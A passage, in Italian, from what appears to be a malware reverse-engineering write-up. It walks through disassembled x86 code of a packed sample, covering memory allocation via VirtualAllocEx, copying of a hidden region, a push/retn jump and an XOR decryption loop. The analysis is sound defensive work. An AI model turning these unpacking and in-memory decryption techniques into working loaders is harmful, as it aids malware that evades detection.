
Il valore di ritorno di tale funzione, il base address della regione allocata, viene poi salvato in un'apposita variabile e lo stesso viene fatto con una sua versione incrementata di qualche locazione di memoria.

```
useVirtualAlloc proc near


var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4


push    ebp
mov     ebp, esp
sub     esp, 14h
mov     [ebp+var_4], 40h ; '@'
mov     [ebp+var_C], 0
mov     eax, unknownPtr_minus4
mov     [ebp+var_14], eax
mov     [ebp+var_8], 0FFFFFFFh
mov     eax, 42h ; 'B'
sub     eax, 2
push    eax
mov     eax, 3002h
sub     eax, 2
push    eax
push    [ebp+var_14]
push    [ebp+var_C]
push    0FFFFFFFh
call    puntVirtualAllocEx
mov     [ebp+var_10], eax
mov     ecx, [ebp+var_10]
mov     retVirtualAlloc, ecx
mov     edx, unknownPtr_minus4
mov     dword_418FDC, edx
mov     retVirtualAlloc_plus, 0
mov     eax, retVirtualAlloc_plus
mov     ecx, retVirtualAlloc
lea     edx, [ecx+eax+102F0h]
mov     retVirtualAlloc_plus, edx
mov     eax, [ebp+var_10]
mov     esp, ebp
pop    ebp
retn
useVirtualAlloc endp
```

# WriteAllocatedMemory()




Ritornando al **main**, dopo aver inizializzato una serie di indici riconosciamo un altro ciclo **while()** all'interno del quale viene richiamata la funzione **writeAllocatedMemory()**





- Tramite un gioco di puntatori si verifica la **copia** passo dopo passo dell'area puntata da **puntUnknownRegion** (denominato così precedentemente) alla memoria puntata dal ritorno della **VirtualAlloc**.
- Il procedimento è inserito in un ciclo **while** infinito con un **if** interno come condizione di break. Il tutto a sua volta risulta inserito in un ciclo **while** esterno.




The screenshot shows a debugger interface with assembly code. The code is color-coded: blue for labels, green for numbers, red for instructions, and orange for memory addresses. A blue bracket at the top indicates a loop structure. A red arrow points to the instruction `call sub_401560`, which is highlighted in red. The assembly code is as follows:

```
loc_40140B:  
push    241h  
push    4  
call    sub_401560  
add     esp, 8  
mov     ebx, ebx  
mov     eax, eax  
mov     ecx, 401264h  
mov     eax, eax  
mov     ebx, ebx  
sub     ecx, 4  
mov     eax, eax  
  
loc_40142C:  
mov     ebx, ebx  
mov     eax, eax  
push    ecx  
mov     eax, eax  
retn  
Main endp ; sp-analysis failed
```

- Ritorniamo ancora una volta alla funzione **Main** e proseguiamo il flusso di esecuzione.
- Qui viene subito richiamata la **sub\_401560** attraverso la quale scopriremo verrà realizzata la **decifratura** delle aree di memoria allocate precedentemente.

# Decrypt



Riconosciamo all'interno di questa funzione la presenza di un ciclo con terminazione determinata dalla variabile di conteggio `[ebp+var4]` e dal puntatore `unknownPtr_minus4`.

Nel corpo principale di tale ciclo, dopo aver calcolato i puntatori opportunamente anche tramite la `sub_401000`, viene chiamata la `sub_401880` che non fa altro che richiamare la vera funzione `decrypt`.

```
; int sub_401880()
sub_401880 proc near
push    ebp
mov     ebp, esp
mov     eax, dword_419070
mov     dword_41907C, eax
call    decrypt
pop    ebp
ret
sub_401880 endp
```




In particolare la decifratura  
avviene attraverso una opearazione XOR tra:

- un contatore sommato all'intero 2347
- la variabile contenente il puntatore  
alla locazione di memoria che viene  
incrementato tra i vari cicli.

```
mov    ecx, edx
mov    dword_419078, eax
mov    eax, eax
xor    dword_419078, ecx
mov    eax, dword_419078
mov    edi, edi
mov    dword_419074, 0
mov    edi, edi
